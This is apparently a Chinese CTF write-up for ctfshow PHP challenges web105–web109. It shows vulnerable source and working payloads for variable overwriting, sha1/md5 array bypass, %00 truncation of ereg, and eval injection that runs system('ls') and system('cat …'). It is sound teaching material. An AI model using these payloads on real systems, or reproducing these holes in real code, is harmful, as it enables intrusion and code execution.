web105

```php
highlight_file(__FILE__);
include('flag.php');
error_reporting(0);
$error='你还想要flag嘛？';
$suces='既然你想要那给你吧！';
foreach($_GET as $key => $value){
    if($key==='error'){
        die("what are you doing?!");
    }
    $$key=$$value;
}foreach($_POST as $key => $value){
    if($value==='flag'){
        die("what are you doing?!");
    }
    $$key=$$value;
}
if(!($_POST['flag']==$flag)){
    die($error);
}
echo "your are good".$flag."\n";
die($suces);

?>
```

```
例如:
foreach($ary as $key=>$value){     //$ary的键名赋给$key，键值赋给$value
    $$key=$value;    //把键值赋给$$key
```

这里利用的是变量覆盖，关键点在$$key=$$value，这里把$key的值当作了变量

```
例如 $key=flag  则$$key=$flag
```

这里一共有三个变量，$error、$suces和$flag；这里通过die($error)或者die($suces)都可以输出flag，所以有两个payload

第一种:

通过die($error)输出flag

首先我们把$flag的值传给$1，接着再把$1的值传给$error，

$error的值就是flag，再通过if判断die输出就是flag

例如

$flag=ctfshow{xxxxx}，

?1=flag，

通过第一个for循环，

也就是$1=$flag，

$1=ctfshow{xxxxx}，


接着再通过第二个for循环，

$error=$1，

此时$error=ctfshow{xxxxx}

```
?1=flag

post:
error=1
```



第二种:
通过die($suces)输出flag

首先我们把flag的值传给suces变量，接着再把flag的值给置空，

已达到下面if条件为0不执行的目的，往下执行，

die($suces)即可把flag输出

```
?suces=flag&flag=
```

---

web106

```php
highlight_file(__FILE__);
include("flag.php");

if(isset($_POST['v1']) && isset($_GET['v2'])){
    $v1 = $_POST['v1'];
```

```
    $v2 = $_GET['v2'];
    if(sha1($v1)==sha1($v2) && $v1!=$v2){
        echo $flag;
    }
}



?>
```


典型的值不相等sha1相等，使用数组绕过

payload

```
?v2[]=1

post
v1[]=2
```

得到flag



web107

```
highlight_file(__FILE__);
error_reporting(0);
include("flag.php");

if(isset($_POST['v1'])){
    $v1 = $_POST['v1'];
    $v3 = $_GET['v3'];
       parse_str($v1,$v2);
       if($v2['flag']==md5($v3)){
           echo $flag;
       }

}



?>
```

有一个新函数 parse_str

PHP Manual › 字符串 函数 › 将字符串解析成多个变量

parse_str

(PHP 4, PHP 5, PHP 7, PHP 8)
parse_str — 将字符串解析成多个变量

说明

```
parse_str(string $string, array &$result): void
```

如果 **string** 是 URL 传递入的查询字符串（query string），则将它解析为变量并设置到当前作用域（如果提供了 **result** 则会设置到该数组里 ）。

例如

```php
$a = "name=freedom&age=666";
parse_str($a,$b);
echo $b['name']."\n";
echo $b['age'];

#输出结果
//freedom
//666
```

如果$a为空，那么$b['name']的输出也为空就是null

知道md5无法处理数组，如果传入数组返回结果为null


那么等式成立

构建payload

```
?v3[]=

post
v1=
```

得到flag



web108

```php
highlight_file(__FILE__);
error_reporting(0);
include("flag.php");

if (ereg ("^[a-zA-Z]+$", $_GET['c'])===FALSE)  {
    die('error');

}
//只有36d的人才能看到flag
if(intval(strrev($_GET['c']))==0x36d){
    echo $flag;
}

?>
```

出现几个新函数

```
ereg()
函数搜索由指定的字符串，如果发现返回true，否则返回false。字母区分大小写

strrev()
函数反转字符串。

intval()
函数用于获取变量的整数值
```

%00可以截断ereg()函数的搜索，正则表达式只会匹配%00之前的内容；

0x36d的十进制为877，

对877a进行字符串的反转得到a778

intval()函数取整数部分得到877

payload

```
?c=a%00778
```

得到flag

---

web109

```php
highlight_file(__FILE__);
error_reporting(0);
if(isset($_GET['v1']) && isset($_GET['v2'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];

    if(preg_match('/[a-zA-Z]+/', $v1) && preg_match('/[a-zA-Z]+/', $v2)){
            eval("echo new $v1($v2());");
    }

}

?>
```

这里传入两个参数，v1和v2

两个参数都要传入字母，然后需要执行echo new $v1($v2());

也就是建立一个反射类，就像101题提到的

建立new ReflectionClass

```
Exception
处理用于在指定的错误发生时改变脚本的正常流程，是php内置的异常处理类

ReflectionClass 或者 ReflectionMethod
都为常用的反射类，可以理解为一个类的映射
```


这三个都是可以用的

payload

```
?v1=ReflectionClass&v2=system('ls')

?v1=ReflectionClass&v2=system('cat fl36dg.txt')
```

得到flag


HackBar
HackBar
搜索 HTML
?php /* # -*- coding: utf-8 -*- # @Author: h1xa # @Date:
2020-09-21 21:31:23 # @Last Modified by: h1xa # @Last
Modified time: 2020-09-23 20:58:41 # @email:
h1xa@ctfer.com # @link: https://ctfer.com */
$flag="ctfshow{1fef3fc2-306d-472b-b8df-c30acc38d107}";
-->
</body>